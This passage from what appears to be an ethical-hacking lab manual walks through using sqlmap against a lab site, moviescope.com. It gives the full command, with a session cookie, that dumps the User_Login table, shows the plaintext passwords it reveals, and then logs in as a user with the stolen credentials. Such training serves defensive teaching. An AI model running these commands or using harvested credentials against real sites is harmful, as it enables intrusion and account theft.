
    Note: In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.
20. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.

21. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.




22. Now, you need to retrieve the table content of the column **User_Login**.
23. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope -T User_Login --dump** and press **Enter** to dump all the **User_Login** table content.

24. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.
25. You will see that under the **password** column, the passwords are shown in plain text form.




26. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.




27. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

    Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.



